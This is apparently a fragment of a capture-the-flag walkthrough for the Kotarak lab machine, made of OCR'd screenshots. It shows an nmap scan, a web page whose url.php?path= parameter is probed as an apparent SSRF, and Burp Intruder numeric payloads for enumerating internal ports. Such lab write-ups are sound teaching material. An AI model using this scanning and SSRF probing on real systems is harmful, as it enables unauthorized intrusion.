




```
root@kali:/home/ghroot/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.55
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-15 11:01 +03
Nmap scan report for 10.10.10.55
Host is up (0.11s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp  open  http    Apache Tomcat 8.5.5
60000/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




Welcome to Kotarak Web Hosting Private Browser

Home
Help
Admin

Use this private web browser to surf the web anonymously. Please do not abuse it!



10.10.10.55:60000/url.php?path=google.com




HTTP Status 404 - /

type Status report

message /

description The requested resource is not available.

Apache Tomcat/8.5.5



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type d different ways.

Payload set: 1 ▼ Payload count: 1.000

Payload type: Numbers ▼ Request count: 1.000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range


Type: ● Sequential ○ Random

From: 1

To: 1000

Step: 1

How many:



Simple File Viewer

Path: Root

order DESC Name

backup

blah

